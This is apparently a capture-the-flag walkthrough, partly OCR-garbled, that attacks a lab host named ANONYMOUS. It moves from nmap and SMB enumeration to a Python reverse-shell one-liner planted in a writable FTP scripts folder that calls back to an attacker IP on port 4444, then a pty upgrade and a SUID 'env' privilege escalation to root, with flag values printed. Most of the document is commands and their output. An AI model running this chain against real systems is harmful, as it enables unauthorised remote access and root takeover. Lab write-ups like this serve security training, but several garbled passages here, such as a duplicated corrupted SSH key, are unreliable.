
```
STATE SERVICE
                                            REASON
   /tcp open ftp syn-ack ttl 61 vsftpd 2.0.8 or later
ftp-anon: Anonymous FTP login allowed (FTP code 230)
drwxrwxrwx 2 111 113 4096 Jun 04 19:26 scripts [NSE: writeable]
21/tcp open ftp
   ftp-syst:
STAT:
   FTP server status:
           Connected to ::ffff:10.1.69.107
Logged in as ftp
TYPE: ASCII
           No session bandwidth limit
           Session timeout in seconds is 300
           Control connection is plain text
Data connections will be plain text
           At session startup, client count was 4
            vsFTPd 3.0.3 - secure, fast, stable
   End of status
22/tcp open ssh
                                            syn-ack ttl 61 OpenSSH 7.6pl Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
   ssh-hostkey:
  2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAABAQDCi47ePYjDctfwgAphABwTljpPkKajXoLvf3bb/zvpvDvXwWKnm6nZuzL2HA1veSQa9
.
0ydSSpg8S+B8SLpkFycv7iSy2/Jmf7qY+8oQxWThH1fwBMIO5g/TTtRRta6IPoKaMCle8hnp5pSP5D4saCpSW3E5rKd8qj3oAj6S8TWgE9c
Oydsspg8s+B8SLpKFycv/15y2/JmT/qT+80QxWTnH1TwBM105g/TTRKta01P0KaMCle8nnp5p5P5D4sacp5W3E5rKd8q]30A]6581WgE9C
BNJbMRtVu1+sKjUy/7ymikcPGAjRSSafPoroF9fmGDQtd610U5waKqurhZpre70UF0kZGWt6954rwbXthTeEjf+4J5+gIPDLcKzV07BxkuJg
Tqk4LE9ZU/5INBXGpg15r4mZknbEPJKS47Xa0vkqm9QWveo0SQgkqdhIPjnhD
256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPjHnAlR7sBuoSM2X5sATLllsFrcUNpTS
87qXzhMD99aGGzy0lnWmjHGNmm34cWSz0ohxhoK2fv9NWwcIQ5A/ng=
256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDHIuFL9AdcmaAIY7u+aJillcovB44FA632BSQ7sUqap
.
139/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux kernel
Host script results:
   clock-skew: mean: 1s, deviation: 1s, median: 0s
nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
   Names
                                         Flags: <unique><active>
Flags: <unique><active>
      ANONYMOUS<00>
      ANONYMOUS<03>
      ANONYMOUS<20>
                                          Flags: <unique><active>
      \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
WORKGROUP<00> Flags: <group><active>
                                         Flags: <group><active>
Flags: <unique><active>
      WORKGROUP<1d>
      WORKGROUP<1e>
                                         Flags: <group><active>
   Statistics:
      p2p-conficker:
      Checking for Conficker.C or higher...
Check 1 (port 40954/tcp): CLEAN (Couldn't connect)
Check 2 (port 17635/tcp): CLEAN (Couldn't connect)
Check 3 (port 65386/udp): CLEAN (Failed to receive data)
Check 4 (port 16650/udp): CLEAN (Failed to receive data)
      0/4 checks are positive: Host is CLEAN or ports are blocked
```

smbclient -L //10.10.39.206

```
headcrusher@t0rmentor:~$ smbclient -L //10.10.39.206
Enter WORKGROUP\headcrusher's password:

Sharename Type Comment

print$ Disk Printer Drivers
pics Disk My SMB Share Directory for Pics
IPC$ IPC Service (anonymous server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```



neadcrusher@tOrmentor:~\$ cat clean.sh
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.6.
0.190",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

headcrusher@t0rmentor:~\$ sudo nc -nvlp 4444
listening on [any] 4444 ...

Joguei o arquivo para dentro e esperei a conexão

python -c 'import pty;pty.spawn("/bin/bash")'

connect to [10.6.0.190] from (UNKNOWN) [10.10.198.125] 48234
/bin/sh: 0: can't access tty; job control turned off
\$ python -c 'import pty;pty.spawn("/bin/bash")'

namelessone@anonymous:~\$ cat user.txt cat user.txt 90d6f992585815ff991e68748c414740

find / -perm -4000 2>/dev/null

https://gtfobins.github.io/gtfobins/env/

/usr/lib/openssh/ssh-ko/usr/bin/passwd/usr/bin/env/usr/bin/gpasswd/usr/bin/gpasswd/

/usr/bin/env /bin/sh -p

```
namelessone@anonymous:/tmp$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p
# ls /root/root.txt
ls /root/root.txt
/root/root.txt
# cat /root/root.txt
cat /root/root.txt
4d930091c31a622a7ed10f27999af363
```